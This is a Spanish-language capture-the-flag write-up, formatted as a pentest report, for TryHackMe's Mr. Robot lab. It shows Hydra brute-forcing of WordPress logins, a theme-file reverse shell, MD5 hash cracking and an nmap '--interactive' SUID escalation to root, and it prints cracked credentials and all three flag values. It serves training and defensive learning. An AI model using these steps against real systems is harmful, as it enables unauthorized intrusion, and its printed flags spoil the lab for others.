Informe de Análisis de Penetración - Máquina Virtual "Mr. Robot CTF"

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.65.164.160
Plataforma	WordPress 4.3.1 (Linux Ubuntu)
Consultor	Bender2997_
Fecha de Pruebas	2026-03-25
Criticidad	Crítica
Vectores de Compromiso	Exposición de archivos sensibles (robots.txt), Credenciales débiles (Fuerza bruta), Ejecución Remota de Código (RCE) por escritura en archivos de temas, Escalada de Privilegios por binario SUID vulnerable (nmap).

Resumen Ejecutivo:

La evaluación de seguridad sobre el objetivo (10.65.164.160) reveló una cadena de explotación crítica que permitió el control completo del sistema hasta alcanzar privilegios de root. El vector inicial fue una exposición de archivos sensibles a través del archivo robots.txt que condujo a un diccionario (fsocity.dic) y la primera *flag*. Se

identificó una instalación vulnerable de WordPress 4.3.1 con el XML-RPC habilitado, lo que permitió la enumeración de usuarios y un ataque de fuerza bruta exitoso al usuario Elliot.

El acceso como usuario autenticado permitió la inyección de una *reverse shell* en el código del tema, logrando una ejecución remota de comandos (RCE) como el usuario daemon. Finalmente, se aprovechó una versión antigua y vulnerable del binario SUID /usr/local/bin/nmap para escalar privilegios a root. La criticidad de estos hallazgos es extrema debido a que se logró la apropiación total del sistema.

2. Metodología y Fases de Explotación

La metodología se basó en el análisis de caja negra, dividida en las fases de Reconocimiento, Acceso Inicial y Escalada de Privilegios.

2.1. Fase de Reconocimiento y Enumeración

1. **Escaneo de Puertos (Nmap):** Se identificaron tres puertos abiertos en el objetivo:
    - **22/tcp:** ssh (OpenSSH 8.2p1 Ubuntu).
    - **80/tcp:** http (Apache httpd).
    - **443/tcp:** ssl/http (Apache httpd).
2. **Análisis de Aplicación Web:** La inspección del sitio web y herramientas como wappalyzer y whatweb confirmaron la presencia de un servidor Apache con un Sistema de Gestión de Contenidos (CMS) WordPress. La versión de WordPress identificada fue la 4.3.1 (considerada **insegura**) y el tema activo era twentyfifteen (Versión 1.3, desactualizada).
    - Comando: wpscan --url http://10.65.164.160/


```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.65.164.160/63851e8.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.65.164.160/63851e8.html, Match: 'WordPress 4.3.1'
```

```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.65.164.160/wp-content/themes/twentyfifteen/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://10.65.164.160/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 4.1
 | Style URL: http://10.65.164.160/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st…
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.65.164.160/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'
```


3. **Enumeración de Directorios (Gobuster):** La herramienta gobuster identificó directorios estándar de WordPress como wp-admin/, wp-content/, y archivos clave como wp-login.php.
    - Comando: gobuster dir -u http://10.65.164.160/ -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# gobuster dir -u http://10.65.164.160/ -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.65.164.160/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 213]
.htaccess            (Status: 403) [Size: 218]
.htpasswd            (Status: 403) [Size: 218]
0                    (Status: 301) [Size: 0] [──> http://10.65.164.160/0/]
admin                (Status: 301) [Size: 235] [──> http://10.65.164.160/admin/]
atom                 (Status: 301) [Size: 0] [──> http://10.65.164.160/feed/atom/]
audio                (Status: 301) [Size: 235] [──> http://10.65.164.160/audio/]
blog                 (Status: 301) [Size: 234] [──> http://10.65.164.160/blog/]
css                  (Status: 301) [Size: 233] [──> http://10.65.164.160/css/]
dashboard            (Status: 302) [Size: 0] [──> http://10.65.164.160/wp-admin/]
favicon.ico          (Status: 200) [Size: 0]
feed                 (Status: 301) [Size: 0] [──> http://10.65.164.160/feed/]
Image                (Status: 301) [Size: 0] [──> http://10.65.164.160/Image/]
image                (Status: 301) [Size: 0] [──> http://10.65.164.160/image/]
images               (Status: 301) [Size: 236] [──> http://10.65.164.160/images/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [──> http://10.65.164.160/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 232] [──> http://10.65.164.160/js/]
license              (Status: 200) [Size: 309]
login                (Status: 302) [Size: 0] [──> http://10.65.164.160/wp-login.php]
page1                (Status: 301) [Size: 0] [──> http://10.65.164.160/]
phpmyadmin           (Status: 403) [Size: 94]
rdf                  (Status: 301) [Size: 0] [──> http://10.65.164.160/feed/rdf/]
readme               (Status: 200) [Size: 64]
robots               (Status: 200) [Size: 41]
robots.txt           (Status: 200) [Size: 41]
rss                  (Status: 301) [Size: 0] [──> http://10.65.164.160/feed/]
rss2                 (Status: 301) [Size: 0] [──> http://10.65.164.160/feed/]
sitemap              (Status: 200) [Size: 0]
sitemap.xml          (Status: 200) [Size: 0]
video                (Status: 301) [Size: 235] [──> http://10.65.164.160/video/]
wp-admin             (Status: 301) [Size: 238] [──> http://10.65.164.160/wp-admin/]
wp-content           (Status: 301) [Size: 240] [──> http://10.65.164.160/wp-content/]
wp-config            (Status: 200) [Size: 0]
wp-cron              (Status: 200) [Size: 0]
wp-includes          (Status: 301) [Size: 241] [──> http://10.65.164.160/wp-includes/]
wp-links-opml        (Status: 200) [Size: 227]
wp-load              (Status: 200) [Size: 0]
wp-login             (Status: 200) [Size: 2671]
wp-mail              (Status: 500) [Size: 3074]
wp-settings          (Status: 500) [Size: 0]
wp-signup            (Status: 302) [Size: 0] [──> http://10.65.164.160/wp-login.php?action=register]
xmlrpc               (Status: 405) [Size: 42]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
```


4. **Descubrimiento de Archivos Sensibles:** El archivo robots.txt contenía referencias a dos archivos ocultos:



- fsocity.dic (un diccionario).



- key-1-of-3.txt (La primera *flag* del CTF).



2.2. Fase de Acceso Inicial (Fuerza Bruta y RCE)

1. **Vulnerabilidad de XML-RPC:** El escaneo con wpscan confirmó que xmlrpc.php se encontraba habilitado, lo que lo hace vulnerable a ataques de fuerza bruta.

```
[+] XML-RPC seems to be enabled: http://10.65.164.160/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```


2. **Enumeración de Usuario (Hydra):** Se utilizó el diccionario fsocity.dic para enumerar usuarios.
   - **Comando:** hydra -L fsocity.dic -p mrrobot_test 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid".

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# hydra -L fsocity.dic -p mrrobot_test 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 14:54:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.65.164.160:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid
[80][http-post-form] host: 10.65.164.160   login: Elliot   password: mrrobot_test
```


   - **Usuario Encontrado:** Elliot.
3. **Ataque de Fuerza Bruta (Hydra):** Se atacó al usuario Elliot con el diccionario fsocity.dic.

```
┌──(root㉿kali)-[/home/.../Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# hydra -l Elliot -P fsocity.dic 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 15:13:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858236 login tries (l:1/p:858236), ~53640 tries per task
[DATA] attacking http-post-form://10.65.164.160:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect
[80][http-post-form] host: 10.65.164.160   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-25 15:13:55
```


   - **Comando:** hydra -l Elliot -P fsocity.dic 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect".
   - **Credenciales Obtenidas:** Elliot:ER28-0652.



4. **Ejecución Remota de Código (RCE) Vía Edición de Tema:** Se inyectó una *reverse shell* PHP en el archivo 404.php del tema twentyfifteen a través del panel de administración.



   - **Acceso a la Shell:** Se navegó a la URL del archivo modificado (http://10.65.164.160/wp-content/themes/twentyfifteen/404.php) después de iniciar un *netcat listener*, obteniendo una *reverse shell* con privilegios del usuario daemon.



2.3. Fase de Movimiento Lateral y Escalada de Privilegios (Usuario robot)

1. **Enumeración Local:** Se encontró el directorio /home/robot/ con archivos sensibles.

```
daemon@ip-10-65-164-160:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r--------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@ip-10-65-164-160:/home/robot$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-65-164-160:/home/robot$
```

- **Archivos Encontrados:** key-2-of-3.txt (Flag 2) y password.raw-md5 con el hash MD5 c3fcd3d76192e4007dfb496cca67e13b.

2. **Descifrado de Contraseña (John the Ripper):** Se descifró el hash.
   - **Comando:** john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 robot.hash.
   - **Contraseña Descifrada:** abcdefghijklmnopqrstuvwxyz.
3. **Acceso como Usuario robot:** Se accedió al sistema con las nuevas credenciales.

```
daemon@ip-10-65-164-160:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
```

- **Flag 2 (key-2-of-3.txt):** 822c73956184f694993bede3eb39f959.

2.4. Fase de Escalada de Privilegios (Root)

1. **Enumeración de Binarios SUID:** Se buscaron binarios SUID mediante el comando find / -perm -4000 -type f 2>/dev/null.

```
robot@ip-10-65-164-160:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- **Binario Destacado:** /usr/local/bin/nmap.

2. **Explotación de Nmap SUID:** Se confirmó que la versión instalada (3.81) soporta el modo interactivo.

```
robot@ip-10-65-164-160:~$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

- **Comandos de Explotación:**
  - /usr/local/bin/nmap --interactive
  - !sh.

3. **Obtención de Shell y Flag Final:** Se obtuvo acceso como root y se recuperó la última *flag*.

```
root@ip-10-65-164-160:~# cd /root
cd /root
root@ip-10-65-164-160:/root# ls
ls
firstboot_done  key-3-of-3.txt
root@ip-10-65-164-160:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

- **Flag 3 (key-3-of-3.txt):** 04787ddef27c3dee1ee161b21670b4e4.

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El sistema demostró fallas críticas debido al uso de software obsoleto (WordPress 4.3.1 y Nmap 3.81) y a una higiene de seguridad deficiente, permitiendo un compromiso inicial por fuerza bruta y una escalada de privilegios a root directa a través de un binario SUID vulnerable.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación
MRR-001	Info Leak (Web)	Eliminar archivos sensibles como diccionarios y credenciales del directorio web y del robots.txt.
MRR-002	Credenciales Débiles	Implementar políticas de contraseñas fuertes y mitigar la fuerza bruta en el xmlrpc.php.
MRR-003	Software Obsoleto	Actualizar WordPress a la última versión estable.
MRR-004	PrivEsc (SUID)	Eliminar el *bit* SUID del binario /usr/local/bin/nmap o actualizarlo a una versión segura.

ID	Riesgo	Recomendación de Mitigación
MRR-005	RCE (Theme Editor)	Restringir el acceso al editor de temas de WordPress o deshabilitarlo para usuarios no esenciales.

4. Lecciones aprendidas / Análisis del ataque

- **¿Cómo se detectó el vector?** La divulgación de archivos a través del robots.txt que contenía el diccionario fsocity.dic dirigió el ataque inicial hacia la fuerza bruta de WordPress.
- **¿Qué generó sospecha?** La versión antigua de WordPress (4.3.1) y la detección de /usr/local/bin/nmap con SUID activado (versión 3.81) señalaron las rutas claras para el acceso inicial y la escalada de privilegios, respectivamente.
- **¿Qué acciones se realizarían distinto en un entorno real?** Se priorizaría el uso de herramientas con tokens API para una enumeración de vulnerabilidades más precisa en WordPress (wpscan) y el uso de scripts de enumeración de privilegios automatizados (*LinPEAS*) para identificar configuraciones de red o servicios internos adicionales.